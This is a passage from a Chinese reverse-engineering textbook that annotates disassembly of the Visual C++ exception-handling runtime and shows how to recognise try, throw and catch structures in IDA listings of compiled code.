00403887  mov     eax, [ebp+pExcept]
0040388A  mov     ecx, [eax+1Ch]                   ; 传递 ThrowInfo 表结构指针
0040388D  push    ecx
0040388E  mov     edx, [ebp+ppCatchTableType]
00403891  mov     eax, [edx]
00403893  push    eax
00403894  mov     ecx, [ebp+pCatchHandlerArray]
00403897  push          ecx
    ; 比较是否匹配 catch 块信息，若匹配，则返回 1；若不匹配，则返回 0
00403898  call    TypeMatch                        ; 函数实现如代码清单 13-5 所示
0040389D  add     esp, 0Ch
004038A0  test    eax, eax                 ; 检查 catch 块的类型是否匹配
004038A2  jnz     short loc_4038A6
004038A4  jmp     short loc_40386F         ; 若匹配失败，则继续检查
    ; =============== 第三层 for 循环结尾处 ===================
loc_4038A6:
    ; 部分代码分析略
    ; 此函数中完成了 catch 对象的构造与析构过程，并跳转到 catch 结束地址
004038D4  call    CatchIt
004038D9  add     esp, 2Ch
004038DC  jmp     short loc_403943                 ; 跳转向函数结尾
loc_4038DE:
004038DE  jmp     loc_403834
    ; =============== 第二层 for 循环结尾处 ===================
loc_4038E3:
004038E3  jmp     loc_4037EB
    ; =============== 第一层 for 循环结尾处 ===================
```

```
loc_4038E8:
    ; 部分代码分析略
00403943  jmp     short loc_4038E3
    ; 部分代码分析略
00403945 loc_403945:
00403945  mov     esp, ebp
00403947  pop     ebp
00403948  retn
FindHandler       endp
```

代码清单 13-4 对 FindHandler 的主要功能进行了分析，通过三层嵌套的 for 循环，完成了 try 块检查和 catch 块检查，利用 TypeMatch 函数完成了对异常匹配的判定并得到了结果，调用 CatchIt 完成了异常处理。CatchIt 函数主要由四部分组成：异常对象的产生，析构 try 中的对象，跳转到对应的 catch 地址，返回到异常 catch 块的结尾地址。接下来通过对代码清单 13-5 中的 TypeMatch 函数的分析来查看 catch 的匹配检查过程。

代码清代 13-5 TypeMatch 分析——Debug 版

```
; 函数声明
; int __cdecl TypeMatch(
; const struct _msRttiDscr *pCatchHandlerArray,
; const struct CatchTableType *pCatchTableType,
; const struct ThrowInfo *pThrowInfo)

TypeMatch  proc near
    var_4                  = dword ptr -4
    pCatchHandlerArray     = dword ptr  8
    pCatchTableType        = dword ptr  0Ch
    pFuncInfo              = dword ptr  10h
    ; 部分代码分析略
00407414  mov    eax, [ebp+pCatchHandlerArray]
00407417  cmp    dword ptr [eax+4], 0    ; 检查 TypeDescriptor 表结构
0040741B  jz     short loc_40742B        ; 若为 NULL，则直接返回 1，表示匹配
   ; 部分代码分析略
loc_407435:
00407435  mov    ecx, [ebp+pCatchHandlerArray]
00407438  mov    edx, [ebp+pCatchTableType]
0040743B  mov    eax, [ecx+4]                   ; 获取 pType
   ; 将 _msRttiDscr 表结构中的 pType 与 CatchTableType 表结构中的 pTypeInfo 进行比较
0040743E  cmp    eax, [edx+4]
00407441  jz     short loc_407467               ; 若两个 Type 指向同一表结构，则跳转
00407443  mov    ecx, [ebp+pCatchTableType]
00407446  mov    edx, [ecx+4]
00407449  add    edx, 8                         ; 获取 TypeDescriptor 表结构中的 name 项
0040744C  push   edx             ; Str2
0040744D  mov    eax, [ebp+pCatchHandlerArray]
00407450  mov    ecx, [eax+4]
00407453  add    ecx, 8                         ; 获取 TypeDescriptor 表结构中的 name 项
```

```
00407456  push   ecx                 ; Str1
00407457  call   _strcmp                                       ; 对比两个类型名称是否相同
0040745C  add    esp, 8
0040745F  test   eax, eax                           ; 相同则跳转
00407461  jz     short loc_407467
   ; 部分代码分析略
loc_407467:                          ; 根据标记判断异常是否匹配
00407467  mov    edx, [ebp+pCatchTableType]
0040746A  mov    eax, [edx]                         ; 检查标记 flag
0040746C  and    eax, 2                             ; 检查是否已被捕获
0040746F  test   eax, eax
00407471  jz     short loc_40747F
00407473  mov    ecx, [ebp+pCatchHandlerArray]
00407476  mov    edx, [ecx]
00407478  and     edx, 8                            ; 检查异常是否为引用类型
0040747B  test   edx, edx
0040747D  jz     short loc_4074B8
loc_40747F:
0040747F  mov    eax, [ebp+ pThrowInfo]
00407482  mov    ecx, [eax]
00407484  and    ecx, 1                             ; 检查抛出异常是否为常量
00407487  test   ecx, ecx
00407489  jz     short loc_407497
0040748B  mov    edx, [ebp+pCatchHandlerArray]
0040748E  mov    eax, [edx]
00407490  and    eax, 1                             ; 检查异常是否为常量
00407493  test   eax, eax
00407495  jz            short loc_4074B8
loc_407497:
00407497  mov    ecx, [ebp+ pThrowInfo]
0040749A  mov    edx, [ecx]
0040749C  and    edx, 2                             ; 检查抛出异常是否为变量
0040749F  test   edx, edx
004074A1  jz     short loc_4074AF
004074A3  mov    eax, [ebp+pCatchHandlerArray]
004074A6  mov    ecx, [eax]
004074A8  and     ecx, 2                            ; 检查异常是否为变量
004074AB  test   ecx, ecx
004074AD  jz      short loc_4074B8
loc_4074AF:
          ; 设置对比结果，分析略
004074C5               retn
TypeMatch        endp
```

13.3 异常类型为对象的处理流程

C++ 中所抛出的异常类型不仅可以是基本数据类型，还可以是对象。如果抛出的异常为对象，则需要进行相关处理。代码清单 13-6 所示为抛出的异常为对象的 C++ 源码。

代码清单 13-6 抛出的异常为对象的 C++ 源码

```
class CExcepctionBase{
public:
   CExcepctionBase(){
          printf("CExcepctionBase() \r\n");
   }
   ~CExcepctionBase(){
          printf("~CExcepctionBase()\r\n");
   }
};

class CExcepction : public CExcepctionBase{
public:
   CExcepction(int nErrID){
          m_nErrorId = nErrID;
          printf("CExcepction(int nErrID)\r\n");
   }
   CExcepction(CExcepction& Excepction){
          printf("CExcepction(CExcepction& Excepction)\r\n");
          m_nErrorId = Excepction.m_nErrorId;
   }
   int GetErrorId(){                          // 获取错误码
          return m_nErrorId;
   }
private:
   int m_nErrorId ;
};
// 抛出异常对象
void ExcepctionObj()
{
   int nThrowErrorCode = 119;
   printf(" 请输入测试错误码 :\n");
   scanf("%d", &nThrowErrorCode);
   try{
          if (nThrowErrorCode == 110) {
                 CExcepction myStru(110);
                 throw &myStru;                          // 抛出异常对象的指针
          }
          else if (nThrowErrorCode == 119) {
                 CExcepction myStru(119);
                 throw myStru;                           //抛出异常对象
          }
          else if (nThrowErrorCode == 120) {
                 CExcepction *pMyStru = new CExcepction(120);
                 throw pMyStru;                          // 抛出异常对象
          }
          else{
                 throw CExcepction(nThrowErrorCode);   // 抛出异常对象
          }
```

```
    }
    catch(CExcepction e) {                              // 异常处理
            printf("catch(CExcepction &e)\n");
            printf("ErrorId: %d\n", e.GetErrorId());
    }
    catch(CExcepction *p){                              // 异常处理
            printf("catch(CExcepction *e)\n");
            printf("ErrorId: %d\n", p->GetErrorId());
    }
}
```

代码清单13-6中抛出了各种异常对象的指针和引用等类型，C++的异常处理过程会根据抛出异常对象的类型的不同指定不同的处理流程。代码清单13-4在地址标号0x004038D4处调用了函数CatchIt，这个函数完成了两大功能：

- 使用BuildCatchObject函数对抛出的异常对象进行处理，如代码清单13-7所示。
- 使用__FrameUnwindToState函数处理展开流程，如代码清单13-8所示。

代码清单13-7 BuildCatchObject分析——Debug版

```
// 函数原型
void __cdecl BuildCatchObject(struct EXCEPTION_RECORD *pExcept,
                              struct EHRegistrationNode *pRN,
                              const struct _msRttiDscr *pCatch,
                              const struct CatchTableType *pConv)
   ; 部分代码分析略
   ; arg_8 中保存了 _msRttiDscr 表结构指针 pCatch, 将 arg_8 重命名为 pCatch
00403EE6  mov          eax, [ebp+arg_8]
; 检查 _msRttiDscr 表结构中的 catch 块要捕捉的类型 pType 是否为空
00403EE9  cmp     dword ptr [eax+4], 0
00403EED  jz      short loc_403F06              ; 跳转到函数返回地址, 重命名 RET _JMP
00403EEF  mov     ecx, [ebp+pCatch]
00403EF2  mov     edx, [ecx+4]                  ; 获取 pType 并保存到 edx 中
00403EF5  movsx   eax, byte ptr [edx+8]  ; 获取 TypeDescriptor 表结构中的 name
00403EF9  test    eax, eax
00403EFB  jz      RET _JMP
00403EFD  mov     ecx, [ebp+pCatch]
00403F00  cmp     dword ptr [ecx+8], 0   ; 检查 _msRttiDscr 表结构中的成员
                                         ; dispCatchObjOffset
00403F04  jnz          short loc_403F0B
RET _JMP:
00403F06  jmp      RETN_BUILD
loc_403F0B:
00403F0B  mov     edx, [ebp+pCatch]
00403F0E  mov     eax, [edx+8]                 ; eax 保存了 dispCatchObjOffset
   ; arg_4 中保存指向 EHRegistrationNode 表结构的指针 pRN, 将 arg_4 重命名为 pRN
00403F11  mov     ecx, [ebp+arg_4]
00403F14  lea     edx, [ecx+eax+0Ch]     ; 计算对象所在的栈空间
00403F18  mov     [ebp+var_1C], edx      ; 将 var_1C 重命名为 ppCatchBuffer
```

```
00403F1B  mov    [ebp+var_4], 0
00403F22  mov    eax, [ebp+pCatch]
00403F25  mov    ecx, [eax]              ; 获取标记信息
00403F27  and     ecx, 8                 ; 检查异常对象的指针类型是否为引用或者指针
00403F2A  test   ecx, ecx                ; 检查标记，判断异常对象构造类型
00403F2C  jz     short loc_403F86
   ; 相关检查代码分析略
00403F55  mov    edx, [ebp+ppCatchBuffer]
00403F58  mov    eax, [ebp+arg_0]        ; arg_0 保存指针 pExcept，重命名 pExcept
00403F5B  mov    ecx, [eax+18h]
   ; 将 pExcet 指向的异常对象复制到 ppCatchBuffer 所指向的内存空间
00403F5E  mov    [edx], ecx
00403F60  mov    edx, [ebp+arg_C]              ; arg_c 保存指针 pConv，重命名为 pConv
00403F63  add    edx, 8                        ; 获取偏移信息 thisDisplacement
00403F66  push   edx
00403F67  mov    eax, [ebp+ppCatchBuffer]
00403F6A  mov    ecx, [eax]
00403F6C  push   ecx
00403F6D  call   ___AdjustPointer        ; 调整对象指针
00403F72  add    esp, 8
00403F75  mov    dx, [ebp+ppCatchBuffer]
00403F78  mov    [edx], eax              ; 重新设置对象指针
00403F7A  jmp    short loc_403F81        ; 结束异常对象构造过程
   ; 部分代码分析略
loc_403F86:
00403F86  mov    eax, [ebp+pConv]
00403F89  mov    ecx, [eax]                    ; 获取标记信息
00403F8B  and           ecx, 1                 ; 指针类型，简单对象复制
00403F8E  test          ecx, ecx
00403F90  jz            short loc_40400A
; 相关检查代码分析略
00403FB9  mov    edx, [ebp+pConv]
00403FBC  mov    eax, [edx+14h]          ; 获取类的大小 sizeOrOffset
00403FBF  push   eax
00403FC0  mov    ecx, [ebp+pExcept]
00403FC3  mov    edx, [ecx+18h]          ; 获取 pExcet 指向的异常对象
00403FC6  push   edx               ; src
00403FC7  mov    eax, [ebp+ppCatchBuffer]
00403FCA  push   eax               ; dst
   ; 将 pExcet 指向的异常对象复制到 ppCatchBuffer 所指向的内存空间
00403FCB  call   _memmove
00403FD0  add    esp, 0Ch
   ; 调整对象指针部分的代码分析略
   ; 部分代码分析略
loc_40400A:
0040400A  mov    edx, [ebp+pConv]
; 检查 pCopyFunction，判断是否为拷贝构造
0040400D  cmp    dword ptr [edx+18h], 0
00404011  jnz    short loc_404070
   ; 相关检查代码分析略
```

```
0040405C  call    _memmove                  ; 直接复制对象信息
00404061  add     esp, 0Ch
00404064  jmp     short loc_40406B              ; 结束异常对象构造过程
   ; 部分代码分析略
   ; 相关检查代码分析略
0040409B  mov     eax, [ebp+pConv]
0040409E  mov     ecx, [eax+18h]
004040A1  push    ecx                           ; ppCatchBufferfn
004040A2  call    _ValidateExecute          ; 检查拷贝构造函数在内存中的属性是否可执行
004040A7  add     esp, 4
004040AA  test    eax, eax
004040AC  jz      short loc_40410E          ; 若可执行，则跳转，并结束异常对象构造过程
004040AE  mov     edx, [ebp+pConv]
004040B1  mov     eax, [edx]                    ; 获取标记信息
004040B3  and     eax, 4                    ; 指针类型，有虚基类的处理
004040B6  test    eax, eax
004040B8  jz      short loc_4040E5
   ; 部分代码分析略
004040D2  push          eax                  ; void *
004040D3  mov     ecx, [ebp+pConv]
004040D6  mov     edx, [ecx+18h] ; 获取拷贝构造函数 pCopyFunction
004040D9  push          edx                  ; void *
004040DA  mov     eax, [ebp+ppCatchBuffer]
004040DD  push    eax               ; void *
   ; 有虚基类的拷贝构造函数调用
004040DE  call          _CallMemberFunction2
004040E3  jmp     short loc_40410C              ; 结束异常对象的构造过程
loc_4040E5:
; 部分代码分析略
004040FB  push    eax               ; void *
004040FC  mov     ecx, [ebp+pConv]
004040FF  mov     edx, [ecx+18h] ; 获取拷贝构造函数 pCopyFunction
00404102  push    edx               ; void *
00404103  mov     eax, [ebp+ppCatchBuffer]
00404106  push    eax               ; void *
   ; 无虚基类的拷贝构造函数调用
00404107  call          _CallMemberFunction1
   ; 部分代码分析略
RETN_BUILD:
; 部分代码分析略
0040413A  retn
0040413A  BuildCatchObject        endp
```

代码清单 13-7 对 BuildCatchObject 函数进行了粗略分析，在此函数中共有四种不同的对象产生方式，分别为引用或指针直接赋值、简单对象直接复制、有虚表基类拷贝构造函数、无虚表基类拷贝构造函数。

代码清单 13-8 __FrameUnwindToState 函数分析——Debug 版

```
; 函数原型
```

```
; int __cdecl __FrameUnwindToState(
    EHRegistrationNode *pRN,
    void *pDC,
    struct FuncInfo *pFuncInfo,
    int targetState)

___FrameUnwindToState proc near
  ; 部分代码分析略
00403B66  mov     eax, [ebp+pRN]
00403B69  mov     ecx, [eax+EHRegistrationNode.dwState]        ; 当前框架状态值
00403B6C  mov     [ebp+dwState], ecx
loc_403B6F:          ; 循环起始处
00403B6F  mov     edx, [ebp+dwState]
00403B72  cmp     edx, [ebp+targetState] ; 0FFFFFFFFh   ; 栈展开数下标值是否为 -1
00403B75  jz      Exit                 ; 若为 -1, 则表示结束
00403B7B  cmp     [ebp+dwState], 0FFFFFFFFh
00403B7F  jle     short loc_403B95       ; 检查当前框架的状态值是否为 -1
00403B81  mov     eax, [ebp+pFuncInfo]
00403B84  mov     ecx, [ebp+dwState]
00403B87  cmp     ecx, [eax+FuncInfo.maxState]          ; 最大的状态, 栈展开数
; 比较注册异常的 ID 是否小于栈展开个数, 如果大于等于则不属于该异常, 不属于该异常则调用 inconsistency
  弹出错误对话框
00403B8A  jge     short loc_403B95
00403B8C  mov     [ebp+var_20], 0
00403B93  jmp     short loc_403B9D
loc_403B95:         ; 显示错误信息
00403B95  call    terminate_0
00403B9A  mov     [ebp+var_20], eax
00403B9D  mov     [ebp+lpEstablisherFrame], 0
00403BA4  mov     edx, [ebp+pFuncInfo]
  ; 获取指向栈展开函数表的指针 UnwindMapEntry* 并保存到 eax 中
00403BA7  mov     eax, [edx+FuncInfo.pUnwindMap]
00403BAA  mov     ecx, [ebp+dwState]
00403BAD  cmp     dword ptr [eax+ecx*8+4], 0 ; 判断展开栈的函数指针是否为 NULL
00403BB2  jz      short loc_403BD0
00403BB4  push     103h             ; n4
00403BB9  mov     edx, [ebp+pRN]
00403BBC  push    edx               ; lpEstablisherFrame
00403BBD  mov     eax, [ebp+pFuncInfo]
  ; 获取指向栈展开函数表的指针 UnwindMapEntry* 并保存到 ecx 中
00403BC0  mov     ecx, [eax+FuncInfo.pUnwindMap]
00403BC3  mov     edx, [ebp+dwState]
00403BC6  mov     eax, [ecx+edx*8+4]
00403BCA  push    eax                          ; 获取栈展开函数表中的函数指针 lpCatchFun
00403BCB  call         CallSettingFrame        ; 调用指定栈展开函数表中的函数指针(析构函数)
  ; 部分代码分析略
loc_403BF0:
00403BF0  mov     edx, [ebp+pFuncInfo]
  ; 获取指向栈展开函数表的指针 UnwindMapEntry* 并保存到 eax 中
00403BF3  mov     eax, [edx+FuncInfo.pUnwindMap]
```

```
00403BF6  mov     ecx, [ebp+dwState]
00403BF9  mov     edx, [eax+ecx*8]
00403BFC  mov     [ebp+dwState], edx      ; 获得栈展开数组中指定元素的 ID
00403BFF  jmp     loc_403B6F              ; 跳转到循环起始处
00403C04 Exit:
   ; 部分代码分析略
00403C6B                    retn
00403C6B ___FrameUnwindToState endp
```

在代码清单 13-8 中，将 FuncInfo 表结构与 EHRegistrationNode 结构中记录的相关栈展开信息进行对比和判断，以检索在展开过程中需要调用的函数。

栈展开与异常对象生产的流程执行完毕后，由 CallCatchBlock 函数完成 catch 块的调用工作。最后由 _JumpToContinuation 函数跳转回 catch 结束地址，完成异常处理的全过程。

13.4 识别异常处理

通过对 VC++ 异常处理的分析，可将其处理流程总结为以下 9 个步骤：

1）在函数入口处设置异常回调函数，其回调函数先设置 eax 为 FuncInfo 数据的地址，然后跳往 ___CxxFrameHandler。

2）异常的抛出由 __CxxThrowException 函数完成，该函数使用了两个参数，一个是抛出异常的关键字 throw 的参数的指针，另一个是抛出信息类型的指针（ThrowInfo *）。

3）在异常回调函数中，可以得到异常对象的地址和对应 ThrowInfo 数据的地址以及 FunInfo 表结构的地址。根据所记录的异常类型，进行 try 块的匹配工作。

4）如果没有找到 try 块，则析构异常对象，返回 ExceptionContinueSearch，继续下一个异常回调函数的处理。

5）当找到对应的 try 块时，通过 TryBlockMapEntry 表结构中的 pCatch 指向 catch 信息表，用 ThrowInfo 表结构中的异常类型遍历查找与之匹配的 catch 块，比较关键字名称（如整型为 .h，单精度浮点为 .m），找到有效的 catch 块。

6）执行栈展开操作，并产生 catch 块中使用的异常对象（有 4 种不同的产生方法）。

7）正确析构所有生命期已结束的对象。

8）跳转到 catch 块，执行 catch 块代码。

9）调用 _JumpToContinuation 函数，返回所有 catch 语句块的结束地址。

根据上面的步骤，以一个典型的异常处理结构为例，对异常处理进行进一步讲解，如代码清单 13-9 所示。

代码清单 13-9 典型的异常处理结构

```
// 异常处理基类
class CExcepctionBase{
public:
```

```
    virtual char* GetExcepctionInfo() = 0;
};

// 除零异常类
class CDiv0Excepction : public CExcepctionBase{
public:
    CDiv0Excepction(){
            printf("CExcepctionDiv0()\r\n");
    }
    virtual ~CDiv0Excepction(){
            printf("~CDiv0Excepction()\r\n");
    }
    virtual char* GetExcepctionInfo(){
            return "div zero excepction";
    }
};

// 访问异常类
class CAccessExcepction : public CExcepctionBase{
public:
    CAccessExcepction(){
            printf("CAccessExcepction()\r\n");
    }
    virtual ~CAccessExcepction(){
            printf("~CAccessExcepction()\r\n");
    }
    virtual char* GetExcepctionInfo(){
            return "access excepction";
    }
};

// C++异常处理结构
void TestExcepction(int n)
{
    try{
            // 以下抛出各个基本类型的异常
            if (1 == n)
            {
                    throw 3;
            }
            if (2 == n)
            {
                    throw 3.0f;
            }
            if (3 == n)
            {
                    throw '3';
            }
            if (4 == n)
            {
```

```
            throw 3.0;
        }
        // 以下抛出异常对象
        if (5 == n)
        {
            throw CDiv0Excepction();
        }
        if (6 == n)
        {
            throw CAccessExcepction();
        }
        // 这里是抛出异常对象的指针
        if (7 == n)
        {
            CAccessExcepction excAccess;
            throw &excAccess;
        }
    }
    // 处理各类异常
    catch(int n){
        printf("catch int %d\r\n", n);
    }
    catch(float f){
        printf("catch float %f\r\n", f);
    }
    catch(char c){
        printf("catch char %c\r\n", c);
    }
    catch(double d){
        printf("catch double %f\r\n", d);
    }
    catch(CExcepctionBase &exc){
        printf("catch error %s\r\n", exc.GetExcepctionInfo());
    }
    catch(CAccessExcepction *pExc){
        printf("catch error %s\r\n", pExc->GetExcepctionInfo());
    }
    catch(...){
        printf("catch ...\r\n");
    }
    // 异常处理结束
    printf("Test end!\r\n");
}

int main(int argc, char* argv[])
{
    for(int i = 1; i <= 8; i++)
    {
        TestExcepction(i);
    }
```

```
    return 0;
}
```

使用 Release 选项组，将以上代码编译后通过 IDA 载入，先找到 TestExcepction 的位置，在入口处会发现以下代码：

```
.text:00401000      push ebp
.text:00401001      mov ebp, esp
.text:00401003      push 0FFFFFFFFh
.text:00401005      push offset unknown_libname_9 ; 不难发现这里是典型的注册 SEH 句柄的代码
.text:0040100A      mov eax, large fs:0
.text:00401010      push eax
.text:00401011      mov large fs:0, esp
```

在地址 00401005 处的代码是异常处理句柄，不妨双击 unknown_libname_9 跟进去看看，对应的代码如下：

```
.text:00408398 unknown_libname_9 proc near
.text:00408398     mov eax, offset stru_409848
.text:0040839D     jmp ___CxxFrameHandler
.text:0040839D unknown_libname_9 endp
```

看到 ___CxxFrameHandler 后，可以确认，这里的异常注册是编译器产生的（参考步骤 1），接着看 TestExcepction 函数的其他关键代码（快捷键 Esc）。先看第一个跳转处：

```
.text:00401021      cmp eax, 1
.text:00401024      mov [ebp+var_10], esp
.text:00401027      mov [ebp+var_4], 0
.text:0040102E      jnz short loc_401045
.text:00401030      lea eax, [ebp+var_18]
.text:00401033      push offset unk_409838
.text:00401038      push eax
.text:00401039      mov [ebp+var_18], 3
.text:00401040      call __CxxThrowException@8 ; _CxxThrowException(x,x)
.text:00401045 loc_401045:
```

地址 0040102E 处开始一个单分支结构，在此单分支结构中有个函数调用，调用目标为 __CxxThrowException@8。参考步骤 2），可以得知此处为 throw 语句；根据地址 00401038 处的代码（push eax）还可以得知，throw 参数的地址在 eax 中；在地址 00401030 处，显示 eax 的值为 [ebp+var_18] 的地址；在地址 00401039 处，有指令 “mov [ebp+var_18], 3”。这里 IDA 没有显示 dword ptr，在函数入口代码前，定义了 “var_18= dword ptr -18h”，因此可以确定这里的 throw 语句的参数为 4 字节长度，详细类型未知。

先不在 throw 类型上过多纠缠，继续往下看。

```
.text:00401045      cmp eax, 2
.text:00401048      jnz short loc_40105F
.text:0040104A      lea ecx, [ebp+var_1C]
```

```
.text:0040104D      push offset dword_409828
.text:00401052      push ecx
.text:00401053      mov [ebp+var_1C], 40400000h
.text:0040105A      call __CxxThrowException@8 ; _CxxThrowException(x,x)
.text:0040105F loc_40105F:
```

同理，在0040105A处又有一条throw语句，其参数为[ebp+var_1C]，在函数入口代码前，定义了“var_1C= dword ptr -1Ch”，故也可以确定这里的throw的参数为4字节长度，详细类型未知。

接下来，可以看到：

```
.text:0040105F      cmp eax, 3
.text:00401062      jnz short loc_401076
.text:00401064      lea edx, [ebp+var_11]
.text:00401067      push offset unk_409818
.text:0040106C      push edx
.text:0040106D      mov [ebp+var_11], 33h
.text:00401071      call __CxxThrowException@8 ; _CxxThrowException(x,x)
.text:00401076 loc_401076:
```

相信大家对同类代码已经很熟悉了，这不再重复讲解。根据以上粗体代码所示，大家应该知道去查看var_11的定义，在函数入口代码前，定义var_11为“var_11= byte ptr -11h”，可以确定这里的throw语句的参数为1字节长度，详细类型未知。

接着看下去，还是大同小异。

```
.text:00401076      cmp eax, 4
.text:00401079      jnz short loc_401097
.text:0040107B      lea eax, [ebp+var_40]
.text:0040107E      push offset unk_409808
.text:00401083      push eax
.text:00401084      mov [ebp+var_40], 0
.text:0040108B      mov [ebp+var_3C], 40080000h
.text:00401092      call __CxxThrowException@8 ; _CxxThrowException(x,x)
.text:00401097 loc_401097:
```

值得一提的是，这里的throw语句的参数为[ebp+var_40]的地址，而对[ebp+var_40]和[ebp+var_3C]赋值的地址是00401084处和0040108B处，这两个内存单元是连续的，而且是在push和call __CxxThrowException@8指令之间，单纯看var_40的类型会得到dword ptr的定义，无法解释var_3C赋值的理由。先别着急，类型的问题先放一放，现在首先需要得到的是try、throw和catch语句的结构。

接下来的代码就有点意思了。

```
.text:00401097      cmp eax, 5
.text:0040109A      jnz short loc_4010BE
.text:0040109C      push offset aCexcepctiondiv ; "CExcepctionDiv0()\r\n"
.text:004010A1      mov [ebp+var_20], offset off_4090D0
```

```
.text:004010A8      call _printf
.text:004010AD      add esp, 4
.text:004010B0      lea ecx, [ebp+var_20]
.text:004010B3      push offset unk_4097F8
.text:004010B8      push ecx
.text:004010B9      call _CxxThrowException@8 ; _CxxThrowException(x,x)
.text:004010BE loc_4010BE:
```

这里的 throw 语句的参数为 [ebp+var_20] 的地址，而 [ebp+var_20] 的内容在 004010A1 处被设置为 offset off_4090D0，下面看一下 off_4090D0 是个什么数据。

```
.rdata:004090D0 off_4090D0 dd offset sub_401210
.rdata:004090D4       dd offset sub_401220
```

sub_401210 和 sub_401220 明显是函数的地址，说明在 off_4090D0 处存放了两个函数指针，下面观察这两个函数，首先看 sub_401210：

```
.text:00401210 sub_401210 proc near
.text:00401210      mov eax, offset aDivZeroExcepct ; "div zero excepction"
.text:00401215      retn
.text:00401215 sub_401210 endp
```

很明显，这个函数返回字符串“div zero excepction”。接着看 sub_401220：

```
.text:00401220 sub_401220 proc near
.text:00401220 arg_0= byte ptr  4
.text:00401220      push esi
.text:00401221      mov esi, ecx
.text:00401223      push offset aCdiv0excepctio ; "~CDiv0Excepction()\r\n"
.text:00401228      mov dword ptr [esi], offset off_4090D0
.text:0040122E      call _printf
.text:00401233      mov al, [esp+8+arg_0]
.text:00401237      add esp, 4
.text:0040123A      test al, 1
.text:0040123C      jz  short loc_401247
.text:0040123E      push esi ; lpMem
.text:0040123F      call delete
.text:00401244      add esp, 4
.text:00401247
.text:00401247 loc_401247: ; CODE XREF: sub_401220+1Cj
.text:00401247      mov eax, esi
.text:00401249      pop esi
.text:0040124A      retn 4
.text:0040124A sub_401220 endp
```

在 sub_401220 中，地址 00401221 处直接使用了 ecx，说明 ecx 是用来传参的；在 00401228 处，回写 off_4090D0 的地址，而这个地址函数指针数组的首地址；地址 00401233、0040123A、0040123C、0040123F 处的指令结合起来判定参数最低位是否为 1，若为 1，则执行 delete 来释放 esi，即参数 ecx 中的地址内容，若不为 1，则不释放。以上种

种迹象表明，这是个成员函数，而且是个虚析构函数。

回到分析 TestExcepction 函数的地方：

```
.text:00401097      cmp eax, 5
.text:0040109A      jnz short loc_4010BE
.text:0040109C      push offset aCexcepctiondiv ; "CExcepctionDiv0()\r\n"
.text:004010A1      mov [ebp+var_20], offset off_4090D0
.text:004010A8      call _printf
.text:004010AD      add esp, 4
.text:004010B0      lea ecx, [ebp+var_20]
.text:004010B3      push offset unk_4097F8
.text:004010B8      push ecx
.text:004010B9      call __CxxThrowException@8 ; _CxxThrowException(x,x)
.text:004010BE loc_4010BE:
```

现在可以确定，从地址 004010A1 到地址 004010AD 都是内联的构造函数的实现代码（下画线处），其构造的对象地址为 ebp+var_20，这个地址传给了 ecx，并作为 throw 语句的参数进行传递，说明此处的 throw 语句的参数为对象类型。

同理可识别接下来的代码：

```
.text:004010BE      cmp eax, 6
.text:004010C1      jnz short loc_4010E5
.text:004010C3      push offset aCaccessexcepct ; "CAccessExcepction()\r\n"
.text:004010C8      mov [ebp+var_24], offset off_4090C8
.text:004010CF      call _printf
.text:004010D4      add esp, 4
.text:004010D7      lea edx, [ebp+var_24]
.text:004010DA      push offset unk_4097E8
.text:004010DF      push edx
.text:004010E0      call __CxxThrowException@8 ; _CxxThrowException(x,x)
.text:004010E5 ;    ---------------------------------------------------------------
.text:004010E5
.text:004010E5 loc_4010E5:
```

观察 offset off_4090C8 的内容即可确定 004010C3 至 004010D4 为对象的构造函数的代码，其地址为 ebp+var_24，这个地址成为 throw 语句的参数，故这里的 throw 语句的参数也是一个对象，观察对象的虚表地址，可以确认，这个对象和上例中的对象所属类型不同。

接下来看后面的代码。

```
.text:004010E5      cmp eax, 7
.text:004010E8      jnz loc_4011C9
.text:004010EE      push offset aCaccessexcepct ; "CAccessExcepction()\r\n"
.text:004010F3      mov [ebp+var_60], offset off_4090C8
.text:004010FA      call _printf
.text:004010FF      add esp, 4
.text:00401102      lea ecx, [ebp+var_28]
.text:00401105      lea eax, [ebp+var_60]
.text:00401108      push offset dword_4097D8
```

```
.text:0040110D        push ecx
.text:0040110E        mov byte ptr [ebp+var_4], 1
.text:00401112        mov [ebp+var_28], eax
.text:00401115        call __CxxThrowException@8 ; _CxxThrowException(x,x)
.text:0040111A ; ---------------------------------------------------------------
.text:0040111A
.text:0040111A loc_40111A:
```

按上面的方法，很容易看出 004010EE 到 004010FF 是内联构造函数的代码，结合虚表地址可发现其对象类型与上例相同。大家要注意地址 00401102 处、00401105 处和 00401112 处的三条指令，其作用是将对象取地址存放到 [ebp+var_28] 处，并将 [ebp+var_28] 作为参数，由 ecx 传递给 throw 语句（地址 0040110D 处的指令）。这说明此处的 throw 语句的参数为对象的地址。

继续分析下面的代码：

```
.text:0040111A loc_40111A: ; DATA XREF: .rdata:stru_409898↑o
.text:0040111A        mov edx, [ebp+var_2C]
.text:0040111D        push edx
.text:0040111E        push offset aCatchIntD ; "catch int %d\r\n"
.text:00401123        call _printf
.text:00401128        add esp, 8
.text:0040112B        mov eax, offset loc_4011C9
.text:00401130        retn
.text:00401131 ; ---------------------------------------------------------------
.text:00401131
.text:00401131 loc_401131: ; DATA XREF: .rdata:stru_409898↑o
.text:00401131        fld [ebp+var_30]
.text:00401134        sub esp, 8
.text:00401137        fstp qword ptr [esp+4+var_4]
.text:0040113A        push offset aCatchFloatF ; "catch float %f\r\n"
.text:0040113F        call _printf
.text:00401144        add esp, 0Ch
.text:00401147        mov eax, offset loc_4011C9
.text:0040114C        retn
……
```

这里的代码很特别，首先是标号，如地址 0040111A 处和 00401131 处的两个标号，IDA 以注释的形式给出了引用其标号的地址，可以发现引用这两个标号的都是 .rdata 节所处的内存位置；其次是返回值，很容易发现不合理的地方，这里两个标号处的返回值都是某代码的地址，难道是函数返回函数指针？接下来对照函数入口查看返回前的栈平衡代码。

```
.text:00401000        push ebp
.text:00401001        mov ebp, esp
.text:00401003        push 0FFFFFFFFh
.text:00401005        push offset unknown_libname_9
.text:0040100A        mov eax, large fs:0
.text:00401010        push eax
```

```
.text:00401011      mov large fs:0, esp
```

明显不合理的地方是：返回前栈顶没有平衡。

先看看返回值到底去了什么地方，接下来很多代码都有同样的返回值。

```
.text:0040112B      mov eax, offset loc_4011C9
.text:00401130      retn
```

它们的返回值都是 loc_4011C9，先来看看 loc_4011C9 是“何方神圣”。

```
.text:004011C9 loc_4011C9: ; CODE XREF: TestExcepction+E8↑j
.text:004011C9      ; DATA XREF: TestExcepction+12B↑o ...
.text:004011C9      push offset aTestEnd ; "Test end!\r\n"
.text:004011CE      call _printf
.text:004011D3      mov ecx, [ebp+var_C]
.text:004011D6      add esp, 4
.text:004011D9      mov large fs:0, ecx
.text:004011E0      pop edi
.text:004011E1      pop esi
